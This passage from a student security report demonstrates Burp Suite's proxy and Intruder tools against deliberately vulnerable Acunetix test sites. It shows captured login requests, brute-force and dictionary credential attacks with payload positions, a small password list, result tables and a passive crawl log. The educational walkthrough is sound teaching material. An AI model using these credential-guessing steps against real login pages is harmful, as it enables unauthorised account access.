


Figure 3.13

Magic of Burp Suite

There are a number of attacks that I myself performed by using the Burpsuite tool for showcasing such attacks. My aim here is to show how such a tool can be used by an attacker to act as a proxy and alter the travelling data. Such attacks can be done by using the repeater tool. Attacker can also capture a request create multiple variations of it to perfrom an attack, such a task can be performed by using the intruder tool. There are many other parts of this application that serve different purposes but for this project, I'll focus on just a few of them.

In a real life environment penetration testers are given the required tools and environment, but for experimentational purposes we cannot just try to attack any website, as there can be legal implications because of it. And usually these websites or even your browser is smart enough to not to let you access internet while there is a suspicious proxy in between. Even setting up a local proxy will hinder your ability to access a number of decently secure websites. So for my experiments I used a publically available vulnerabile site made for learners like us. Here it is,


About
Not secure testaspnet.vulnweb.com/about.aspx
acunetix acublog
Test Website for Acunetix Web Vulnerability Scanner
about news login signup network scanner network vuln help
RSS

About this website

The website was built with the intention to test the Acunetix Web Vulnerability Scanner. For this reason this website have **lot of bugs** to demonstrate the forementioned software's capabilities to find those bugs.

Please DO NOT use this website as a blog or news site. DO NOT post any sensitive information on this site. This includes e-mail addresses or real names.

<			December 2022			>
Sun	Mon	Tue	Wed	Thu	Fri	Sat
27	28	29	30	1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31
1	2	3	4	5	6	7

Get RSS feed

About Acunetix


Combating the web vulnerability threat
Securing a company's web applications is today's most overlooked aspect of securing the enterprise. Web application hacking is on the rise with as many as 75% of cyber attacks done at web application level or via the web. Most corporations have secured their data at the network level, but have overlooked the crucial step of checking whether their web applications are vulnerable to attack. Web applications, which often have a direct line into the company's most valuable data assets, are online 24/7, completely unprotected by a firewall and therefore easy prey for attackers.

Acunetix was fou
combat web site
companies scan
Acunetix Web Vu

Warning: This is not a blog. This is a test site for Acunetix. It is vulnerable to SQL Injections, Cross-site Scripting (XSS), and more. It was built using ASP.NET and it shows how bad programming leads to vulnerabilities. Do not visit the links in the comments. They are posted by malicious parties who are trying to exploit this site to their advantage. Comments are purged daily.

Figure 3.14

The address too the site -> http://testaspnet.vulnweb.com/rssFeed.aspx


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.12.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history Options

Request to http://testaspnet.vulnweb.com:80 [44.238.29.244]


Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex

```
POST /login.aspx HTTP/1.1
Host: testaspnet.vulnweb.com
Content-Length: 1160
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testaspnet.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testaspnet.vulnweb.com/login.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=2o5hxj55kha3pi55rfcfji55
Connection: close

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=
%2FwEPDwUKLTIyMzk2OTgxMQ9kFgICAQ9kFgICAQ9kFgQCAQ8WBB4EaHJlZgUKbG9naW4uYXNweB4JaW5uZXJodGlsBQVsb2dpbmQCAw8WBB8AZB4HVmlzaWJsZWhkGAEFHl9fQ29ud
HJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYBBQ9jY1BlcnNpc3RDb29raWVzwbv%2BQ8XadeewSqHhJbH9z4dvJw%3D%3D&__VIEWSTATEGENERATOR=C2EE9ABB&
__EVENTVALIDATION=
%2FwEWWwLoz%2FfGCgLStq24BwK3jsrkBALtuvfLDQKC3IeGDAL%2BkPzjAQLQp5L1BAKx0tH6DwKx0tH6DwKx0sWRBwKx0sWRBwKx0rn5BQKx0rn5BQKx0q2cDQKx0q2cDQKK%2Bb8
FAor5vwUCivnT2QkCivnT2QkCivnH%2FAICivnH%2FAICivn7kwoCivn7kwoCivnvtgMCivnvtgMCivmDzQwCivmDzQwCivm34AUCivm34AUCivmrhw0Civmrhw0Civmf7AsCivmf7A
sCivmzgwMCivmzgwMCv5P%2FxAkCv5P%2FxAkCv50TmwECv50TmwECv50HvgoCv50HvgoCv5071QMCv5071QMCv50v6AwCv50v6AwCv5PDjAQCv5PDjAQCv5P3ow0Cv5P3ow0Cv5Prx
gYCv5PrxgYCv5PfrwMCv5PfrwMCv5PzwgwCv5PzwgwCkLrd6w8CkLrd6w8CkLrxjgcCkLrxjgcCkLrlJQKQuuUlApC6mfgJApC6mfgJApC6jZ8BApC6jZ8BApC6obIKApC6obIKApC6
ldYDApC6ldYDApC6yeOMApC6yeOMApC6vdUJApC6vdUJApC60ekCApC60ekCAtfZkJ4HAtfZkJ4HAtfZhDUCl9mENQLX2bjICQLX2bjICQLX2azvAgLX2azvAgLX2cCDCgLX2cCDCgL
X2fSmAwLX2fSmAwLX2ej9DALX2ej9DALX2ZyQBALX2ZyQBG0lSndyVrygwyPPM%2FuCBtd%2Bn7UP&tbUsername=pambi&tbPassword=&cbPersistCookie=on&btnLogin=
Login
```

Inspector	
Request Attributes	2
Request Query Parameters	0
Request Body Parameters	9
Request Cookies	1
Request Headers	13

Figure 3.15

Our Requests are captured in the proxy section, from where we can send them to the intruder section of Burp Suite.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.11.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Clear

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testasp.vulnweb.com ✓ Update Host header to match target

```
POST /Login.asp?RetURL=§%2Fshowthread%2Easp%3Fid%3D0§ HTTP/1.1
Host: testasp.vulnweb.com
Content-Length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testasp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2Fshowthread%2Easp%3Fid%3D0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASPSESSIONIDAQSBQDQC=§IMKMIAFABCBGIFKJIAMAFMOD§
Connection: close

tfUName=§admin§&tfUPass=§lol§
```

0 matches


4 payload positions Length: 777

Figure 3.16

The Intruder tool is what allows us alter captured packets for our attacks.

Credential Attacks

1) Brute Force:- As shown in the screenshot above, the request is shown in the payload position tab. Here the user is allowed to determine positions in the request were the attack payload is to be injected. Once that is done the attacker can then move onto the payload section to configure the attack and run it from there.


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.11.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource Pool Options
Start attack
Add
Edit
Remove
Up
Down

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,679,616

Payload type: Brute forcer Request count: 3,359,232

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 4

Max length: 4


Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload Encoding

Figure 3.17



3. Intruder attack of http://testasp.vulnweb.com - Temporary attack - Not sa...

Filter: Showing all items

Requ...	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	☐	☐	3227	
1	1	aaaa	500	☐	☐	1423	
2	1	baaa	500	☐	☐	1423	
3	1	caaa	500	☐	☐	1423	
4	1	daaa	500	☐	☐	1423	
5	1	eaaa	500	☐	☐	1423	
6	1	faaa	500	☐	☐	1423	
7	1	gaaa	500	☐	☐	1423	
8	1	haaa	500	☐	☐	1423	
9	1	iaaa	500	☐	☐	1423	
10	1	jaaa	500	☐	☐	1423	

```
GET /showthread.asp?id=§0§ HTT
Host: testasp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windc
Accept: text/html,application/
Referer: http://testasp.vulnwe
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.
Cookie: ASPSESSIONIDAQSBQDQC=$
Connection: close
```

Attack type: Sniper

Target: http://testasp.vulnweb.co


2 payload positions

Paused

Figure 3.18

In the output, Burp Suite shows each and every payload it’s injecting and the status code that it’s getting in response. Most of the codes will obviously show failure but the only payload with a different status code is what you are looking for. You can then use that payload to change the request at the proxy and gain access.

2) Dictionary:- Here the attack method is quite similar but instead of looking at every possiblity we can provide a dictionary file for Burp Suite to go through.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 7

Payload type: Simple list Request count: 28

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
password
12345678
qwerty12
bruhmoment
examkeliye
kyabaat
projectkeliye
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Figure 3.19

We made a simple list in this example, after running the attack we get,



4. Intruder attack of http://testasp.vulnweb.com - Temporary attack

Filter: Showing all items


Requ...	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	☐	☐	3433	
1	1	password	200	☐	☐	3393	
2	1	12345678	200	☐	☐	3393	
3	1	qwerty12	200	☐	☐	3393	
4	1	bruhmoment	200	☐	☐	3397	
5	1	examkeliye	200	☐	☐	3397	
6	1	kyabaat	200	☐	☐	3391	
7	1	projectkeliye	200	☐	☐	3403	
8	2	password	200	☐	☐	3500	
9	2	12345678	200	☐	☐	3500	
10	2	qwerty12	200	☐	☐	3500	

Figure 3.20

Just like in the case with Brute force, we get to the status code with every string tried. The only payload with a different status code is the required credential. Simply use the credetnail to gain access.

Information Gathering

One of the ways to gather information through burp Suite is through passive crawl. In this method Burp Suite quitely gathers information about the website's structure. Any website you visit will be crawled in the background.



1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing: on

25 items added to site map

38 responses processed


0 responses queued

Event log

```
Time                  Type   Source  Message
12:15:59 27 Dec 2022  Error  Proxy   [29] The client failed to negotiate a TLS connection to content-autofi...
12:15:29 27 Dec 2022  Error  Proxy   [16] The client failed to negotiate a TLS connection to optimizationg...
12:15:26 27 Dec 2022  Error  Proxy   [2] The client failed to negotiate a TLS connection to mtalk.google.c...
12:14:49 27 Dec 2022  Error  Proxy   [42] Unknown host: ipv6.msftconnecttest.com
12:14:25 27 Dec 2022  Error  Proxy   [6] The client failed to negotiate a TLS connection to safebrowsing.g...
12:13:38 27 Dec 2022  Error  Proxy   [17] The client failed to negotiate a TLS connection to clients2.googl...
